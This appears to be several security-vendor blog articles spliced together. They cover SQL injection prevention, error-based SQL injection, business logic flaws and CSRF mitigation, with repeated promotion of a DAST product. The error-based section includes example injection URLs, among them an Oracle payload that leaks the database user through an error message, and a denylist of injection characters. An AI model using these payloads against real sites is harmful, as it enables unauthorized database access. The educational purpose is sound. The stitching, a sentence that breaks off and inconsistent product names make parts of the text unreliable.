In some cases, the attacker can view additional content included in the response—for example, extra rows on the HTML table. In other cases, the null values can trigger different errors—for example, null pointer exceptions. Occasionally, the attacker will not be able to distinguish the response for the correct number of nulls from the response caused for a different number of nulls. Therefore, this technique is less effective for determining the number of columns.

6 Tips for Preventing SQL Injection

You can use the following techniques to prevent UNION SQL injection:

  1. Disable errors—in most cases, the mechanism attackers use to view database results is through errors displayed by the application. Avoid showing SQL errors in application outputs, to avoid exposing system internals to attackers.
  2. Use parameterized queries—never append user inputs as strings into a SQL query. Instead, construct a query in code and then add user inputs as parameters. This is the safest technique against all types of SQL injection attacks.
  3. Limit input length—limiting the length of input fields can prevent UNION SQL injection attacks, because it will make it more difficult for the attacker to append strings to the query. For example, a name string can be limited to 20 characters.
  4. Character allowlists—user inputs used in SQL statements should be limited to specific, safe characters, such as alphanumeric characters only. 
  5. Character denylists—disallow common characters used in SQL Injection payloads such as the characters “<>/?*()&” and common SQL operations like SELECT and UPDATE. See our guide to SQL injection payloads.
  6. Set up database auditing and deploy an Intrusion Detection/Prevention System (IDS/IPS) and set up database auditing—ensure that all SQL queries on the database are audited, and set up an IDS/IPS system that can immediately block obvious SQL injection attempts.

SQL Injection Protection with Bright Security

Bright Security’s Dynamic Application Security Testing (DAST) helps automate the detection and remediation of many vulnerabilities including SQLi, early in the development process, across web applications and APIs. 

By shifting DAST scans left, and integrating them into the SDLC, developers and application security professionals can detect vulnerabilities early, and remediate them before they appear in production. NeuraLegion completes scans in minutes and achieves zero false positives, by automatically validating every vulnerability. This allows developers to adopt the solution and use it throughout the development lifecycle. 

Error-Based SQL Injection: Examples and 5 Tips for Prevention

What Is Error-Based SQL Injection?

Error-based SQL injection is an In-band injection technique that enables threat actors to exploit error output from the database to manipulate its data. It manipulates the database into generating an error that informs the actor of the database’s structure.

In-band injection enables threat actors to utilize one communication channel to launch an attack and retrieve data. It requires using a vulnerability to force data extraction. Typically, the vulnerability allows code to output an SQL error from the server instead of the required data. This error enables the actor to understand the entire database structure.

In this article:

Error-Based SQL Injection Examples

Simple Example: Adding SQL Syntax to User Input

In error-based SQL injection, the attacker tries to insert a malicious query with the goal of receiving an error message that provides sensitive information about the database.

The attacker might try any type of SQL command in an input field parameter—such as a single quote, double quote, or SQL operators like AND, OR, NOT.

This example shows a URL that accepts a parameter from the user, in this case the required item:

https://example.com/index.php?item=123

The attacker can try adding a single quote at the end of the parameter value:

https://example.com/index.php?name=123’

If the database returns an error like this, the attack succeeded:

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ‘‘VALUE’’.

This error message provides the attacker with:

  • Information about the database used—MySQL
  • The exact syntax that caused the error—single quote
  • Where the syntax error occurred in the query—after the parameter value

For an experienced attacker, this is enough to see that the server is connected to the database insecurely and plan additional SQL injection attacks that can cause damage.

The attacker can also easily automate this using a command like grep extract to try many SQL syntax options in an input parameter and see which ones return errors.

Related content: Read our guide to SQL injection payloads

Advanced Example: Running Proprietary Query for Database Vendor

If the attacker knows the vendor and version of the database engine, they can try more advanced techniques. Using vendor-specific queries, they can extract specific data that can help them plan additional attacks.

Consider the same URL as above, where the attacker knows that the database is Oracle 10g. The attacker can provide a parameter value like this:

https://example.com/index.php?item=123||UTL_INADDR.GET_HOST_NAME( (SELECT user FROM DUAL) )--

The attacker appends a special query to the parameter value. This query combines two elements:

  • The UTL_INADDR.GET_HOST_NAME() function, which returns the hostname on an Oracle 10g database.
  • The SQL query SELECT user from DUAL. The DUAL table is a reserved table that exists in any Oracle database. 

The combination of these two elements will result in an error, because the host name will not equal any of the user names in the DUAL table. The error will look something like this:

ORA-292257: host DAVID unknown

As soon as the attacker receives this error, they can continue passing different values to the 

Then the tester can manipulate the parameter passed to the GET_HOST_NAME() function, to discover the names of users, data from other tables, or to eventually guess the database hostname.

Another variation on this attack is to try multiple special queries for different databases and see which one “hits home”—this can reveal to the attacker which database engine the website is using.

Related content: Read our guide to SQL injection attacks


5 Tips for Error-Based SQL Injection Prevention

1. Prepared Statements

Using prepared statements with variable bindings is the most secure way to write database queries. It is also easier for programmers to work with than dynamic queries. In a parameterized query, the developer must first define all the SQL code and then pass each parameter to the query. 

This coding style creates a separation between code and data, regardless of user input provided, which prevents almost all SQL injection attacks. Prepared statements prevent an attacker from changing the intent of a query, even if a malicious SQL command is injected into user inputs.

In rare cases, prepared statements can negatively affect performance. If this is a problem, you can use one of the other prevention methods described below, but be aware that they are less secure.

2. Stored Procedures

Stored procedures are another way to prevent SQL injection. When used correctly, stored procedures can completely eliminate SQL injection vulnerabilities.

Stored procedures require developers to write SQL statements which are automatically parameterized. The difference between prepared statements and stored procedures is that the SQL code for the stored procedure is defined and stored in the database itself, then called by the application.

3. Principle of Least Privilege

Applications must allow each process or software component to access and affect only the resources it needs. Apply privileges based on actual needs—for example, an application should only have permission to access the database if it actually needs it, and should not have write or delete permissions if it only needs to read data from the database. This can mitigate many of the risks associated with injection attacks.

It is quite rare for applications to change database structure at runtime. In most cases, operations like creating or dropping tables, or modifying columns in a table, are performed during release windows and not during runtime. 

Therefore, it is best to reduce the application’s privileges at runtime to edit only the specific data it needs, but not change the table structure. For SQL databases, this means that the application’s service account can only execute DML statements, not DDL statements.

4. Allowlist Input Validation

Some parts of a SQL query do not permit the use of bind variables (such as table and column names) or sorting indicators (such as ASC or DESC). Use input validation or query redesign to prevent these types of illegal inputs. Whenever table or column names are used, these values should come from the code and not from user inputs.

Whenever user parameters must be used to target table and column names, map the parameter values to an allowlist of valid, expected names, to prevent unexpected user input.

Learn more in our detailed guide to blind sql injection.

5. Use Dynamic Application Security Testing (DAST)

DAST scanning can help detect SQL injection from the attacker’s perspective, attempting to exploit running applications with malicious inputs, and identifying severe vulnerabilities. 

Bright Security is a next-generation dynamic application security testing (DAST) solution which helps automate the detection and remediation of SQLi early in the development process, across web applications and APIs. 

By shifting DAST scans left, and integrating them into the SDLC, developers and application security professionals can detect vulnerabilities early, and remediate them before they appear in production. Bright Security completes scans in minutes and achieves zero false positives, by automatically validating every vulnerability. This allows developers to adopt the solution and use it throughout the development lifecycle. 

Scan any web app, or REST, SOAP and GraphQL APIs to prevent SQL injection vulnerabilities – try Bright Security free.

Business Logic Vulnerabilities: Examples and 4 Best Practices

What Are Business Logic Vulnerabilities?

Business logic vulnerabilities are design and implementation flaws in software applications. They have a legitimate business function, but can also be exploited by malicious attackers to create unexpected behavior. These flaws often result from an application’s inability to identify and safely handle unexpected user actions.

In most applications, business logic is implemented with defined rules, constraints, and user workflows. These rules and flows are defined either at the design stage or easier, when defining business requirements. Developers build these constraints into applications, defining how the application will behave. However, a weak point is the implementation of appropriate access rights at each point of the user flow. Depending on how user inputs are handled and parameters passed to functions and APIs, business logic vulnerabilities can occur.

Learn more in our detailed guide to vulnerability examples.

Business logic flaws are often difficult to detect and vulnerability management can be challenging. Typically, identifying them requires cooperation between individuals who deeply understand the business and manual testing teams. 

Automated testing of business logic vulnerabilities is challenging, but a new generation of tools can achieve it using artificial intelligence (AI) and fuzz testing technology. An example of such a tool is Bright Security DAST.

In this article:

Adding Business Logic Vulnerabilities to the Vulnerability Management Process

The risks associated with flaws in business logic are context-specific and depend on the nature of the business. Organizations must perform threat modeling, leveraging knowledge of the business processes carried out by the application, to accurately identify threat agents. 

Another aspect of vulnerability assessment is to identify processes related to revenue streams. These processes, if interrupted, could cause major damage to the organization. They could also be attractive for attackers to target because of their financial value.

Business logic flaws are very common in large application projects involving large development teams. Developers who work on specific modules or components may not fully understand the work done by other developers, and might make incorrect assumptions. Without proper coordination and documentation, these assumptions can become vulnerabilities that can impact application security.

Organizations need a process for regularly checking existing applications and new code for business logic vulnerabilities. This should be a part of the overall vulnerability management strategy. When the organization tests for and remediates known vulnerabilities in its applications, it must not neglect business logic vulnerabilities.

Business Logic Vulnerability Examples

Excessive Trust in Client-Side Controls

A fundamentally flawed assumption is that the user only interacts with the application through the provided web interface. This is especially dangerous because it leads to the additional assumption that client-side validation prevents the user from providing malicious input. 

However, attackers can use proxy tools to tamper with data after it is sent from the browser and before it is passed to server-side logic. This effectively disables client-side controls.

Accepting data at face value without performing proper integrity checks and server-side validation allows an attacker to do major damage with minimal effort. What they can achieve depends on the application’s capabilities and the value of the data it holds.

Making Flawed Assumptions About User Behavior

One of the most common root causes of business logic bugs is wrong assumptions about user behavior. Commonly, developers don’t consider potentially dangerous scenarios that violate these assumptions. 

For example, applications can appear secure because they implement a robust way to enforce business rules. However, some developers don’t realize that users and data within the application cannot be trusted indefinitely after passing these strict controls. By applying constraints only at the beginning of the interaction, and failing to verify them later, these applications can allow privilege escalation. 

In general, if business rules and security measures are not applied consistently across applications and throughout user interactions, they can create potentially dangerous vulnerabilities that attackers can exploit.

Related content: Read our guide to vulnerability cve.

Domain-Specific Flaws

Many logical flaws are related to the specific business domain or the subject matter of a specific application. An example is a discount feature in an eCommerce website. This is a significant attack surface, because it allows attackers to explore underlying logical flaws in the way discounts are applied.

In general, any application function that makes it possible to adjust prices, make payments, or modify any sensitive data value based on user interaction, must be carefully considered. It is important to understand the algorithms the application uses to make these adjustments and in which circumstances they occur. A good way to test this is to manipulate these types of functions, attempting user inputs that will lead to unexpected results.

4 Critical Best Practices for Business Logic Vulnerability Management

Identifying business logic vulnerabilities requires determining how an application should work and understanding how attackers might exploit the business logic. Penetration testers use this information to design and test threat scenarios. Human creativity allows attackers (and pentesters) to find workarounds.

Identifying Logic Flaws

Security analysts should assess the codebase to understand the business rules and logic of the application. They should identify the security controls in place, how they work, and any control gaps. 

Understanding the Software

To protect the software, security, testing, and development teams must understand it fully. Organizations should compile lists of known vulnerabilities, licenses, and code components. Scanning the codebase can help identify vulnerabilities.

Automating Security Processes

Vulnerability management processes are often too complex and time-consuming for human security and dev teams to handle alone. Organizations should utilize automated testing tools like Interactive Application Security Testing (IAST), Static Application Security Testing (SAST), and Dynamic Application Security Testing (DAST).

Prioritizing Vulnerabilities

Security teams should use the insights from scans and analysis tools to prioritize high-risk vulnerabilities. It is often impractical to address all vulnerabilities quickly, so prioritization allows developers to fix the most pressing issues first. 

Detect Business Logic Vulnerabilities automatically – Sign up for a free Bright account

6 CSRF Mitigation Techniques You Must Know

What Is CSRF (Cross-Site Request Forgery)?

Cross-site request forgery (CSRF) is a cyber attack technique in which hackers impersonate a legitimate, trusted user. CSRF attacks can be used to change firewall settings, post malicious data to forums, or conduct fraudulent financial transactions. 

What makes CSRF attacks especially concerning is that users whose account is impersonated are typically unaware that the attack has occurred. If a user becomes aware of an attack, it may have been after the damage has occurred and recovery may not be possible.

CSRF relies on a browser-based process that makes login to applications more convenient. When a user accesses a site after they have already logged in, the browser often keeps the user signed in by passing an authentication token. This token typically includes the user’s session cookies, basic authentication credentials, IP address, and even Windows domain credentials. 

The problem is that if there is no validation of the authentication token, it is easy for an attacker to steal the token and impersonate the user. The website cannot differentiate between a fake user request and a legitimate user request. This has given rise to the use of CSRF tokens in all web frameworks, which can allow websites to verify that a session token is valid.

Related content: Read our guide to CSRF attacks

In this article:

CSRF Mitigation Techniques

Here are some techniques that can help prevent and mitigate CSRF attacks.

1. Token Synchronization

CSRF tokens help prevent CSRF attacks because attackers cannot make requests to the backend without valid tokens. Each CSRF token should be secret, unpredictable, and unique to the user session. 

Ideally, the server-side should create CSRF tokens, generating a single token for every user request or session. It is more secure to use separate tokens per request than per session because it shortens an attacker’s window to exploit stolen tokens. 

However, the per-request token pattern can impact usability. For example, it might hinder the browser’s ability to return to previous pages with expired tokens. Interacting with a previous page could generate false-positive CSRF security events. With the per-session token pattern, the server stores the value of each token in the session, allowing all subsequent requests to use it for the duration of the session. 

If the client issues a request, the server-side must verify the token’s validity, comparing the request token against the user session token. If the server-side component cannot identify a token in the request, or if it finds a token that doesn’t match the user session’s value, it should abort the request. It is recommended to log such events as potential CSRF attacks.

Related content: Read our guide to CSRF tokens

2. Double-Submitting Cookies

The double-submit cookie method is an alternative to maintaining the CSRF token state on the server-side, which can be problematic. It is a stateless, easily implemented technique that sends random values twice (once as request parameters and again in cookies). The server then checks the two random values from the request parameter and cookie to ensure they match.

Before a user authenticates, the site should create a cryptographically robust random value, setting it as a separate cookie on the user device. This additional cookie, combined with the session identifier, provides an added layer of defense, requiring all transaction requests to include the random (or pseudorandom) value. The server only accepts requests as legitimate if both cookies match on the server-side—otherwise, it rejects the requests.

Including tokens in encrypted cookies (in addition to authentication cookies) can help enhance this technique’s security. Once decrypted, the server must match each cookie with the hidden token in a form field or AJAX parameter call. This technique ensures that subdomains cannot overwrite encrypted cookies unless they have information like an encryption key. 

Cookies containing hash-based message authentication code (HMAC) values are a simpler option than encrypted cookies, enabling tokens to contain secret keys that only the server knows. They work similarly to encrypted cookies, which also rely on server-exclusive information, but they require less computational power than encryption and decryption. Both encryption and HMAC-based cookies effectively mitigate CSRF because attackers lack the knowledge required to recreate cookie values from stolen tokens. 

3. Same-Site Cookies

Same-site cookies help defend against CSRF attacks by restricting the cookies sent alongside each request. The ability of HTML elements to send cookies with requests provides an opening for CSRF. The developer can ensure that only certain cookies can accompany a request with same-site cookies. 

The browser stores several elements when a web app sets cookies on a website. In addition to key and value data, cookies contain a domain field that helps distinguish between first- and third-party cookies. A first-party cookie has a domain field matching the URL in the browser’s address bar, while the domain of a third-party cookie does not match the URL. Web apps often use first-party cookies to store session information, while analytics tools often use third-party cookies.

Same-site cookies contain an additional field specifying whether the browser can send a first-party cookie with requests from HTML elements from different URLs. This mechanism lets the application restrict requests to sites with the same URL. 

4. Enabling User Interaction

While most CSRF techniques do not involve user interaction, users can help secure transactions in some cases. Requiring user interaction helps prevent operations by unauthorized users, including CSRF attacks. When properly implemented, re-authentication mechanisms, CAPTCHA challenges, and one-time tokens can provide a strong defense against CSRF. 

These techniques are useful but not always practical, as they create additional hurdles that impact user experience. Therefore, this approach is best suited for critical operations like financial transactions, account detail modifications, or password changes.

5. Custom Headers for Requests

Adding custom request headers is an especially effective defense for API and AJAX endpoints. This technique uses same-origin policies (SOPs) to restrict the ability to add custom headers. Users can only add custom headers using JavaScript and must add the headers within their origin. 

Most browsers do not permit JavaScript to use custom headers for cross-origin requests by default. To prevent a CSRF attack, developers can verify the presence of custom headers and values across the AJAX endpoints on the server-side. This approach does not usually require introducing server-side state data or making UI changes. It is especially suitable for REST services because developers can easily add a custom header (and value). 

While this method is suited to AJAX calls, it is insufficient for protecting <form> tags, which requires additional security measures like tokens. The Cross-Origin Resource Sharing (CORS) configuration must be strong to ensure the solution’s efficacy. A custom header for a request from another domain will trigger a preflight CORS check.

6. Conduct Regular Web Application Security Tests to Identify CSRF

Even if vulnerabilities in web applications with CSRF attacks are successfully addressed, application updates and code changes may expose your application to CSRF in the future. Dynamic application security testing (DAST) helps you continuously scan and test for potential security weaknesses in web applications, including CSRF vulnerabilities.

Bright Security is a next-generation DAST solution that helps automate the detection and remediation of many vulnerabilities including CSRF, early in the development process, across web applications and APIs. 

By shifting DAST scans left, and integrating them into the SDLC, developers and application security professionals can detect vulnerabilities early, and remediate them before they appear in production. NexDAST completes scans in minutes and achieves zero false positives, by automatically validating every vulnerability. This allows developers to adopt the solution and use it throughout the development lifecycle. 

Scan any web app, or REST, SOAP and GraphQL APIs to prevent CSRF vulnerabilities try Bright Security free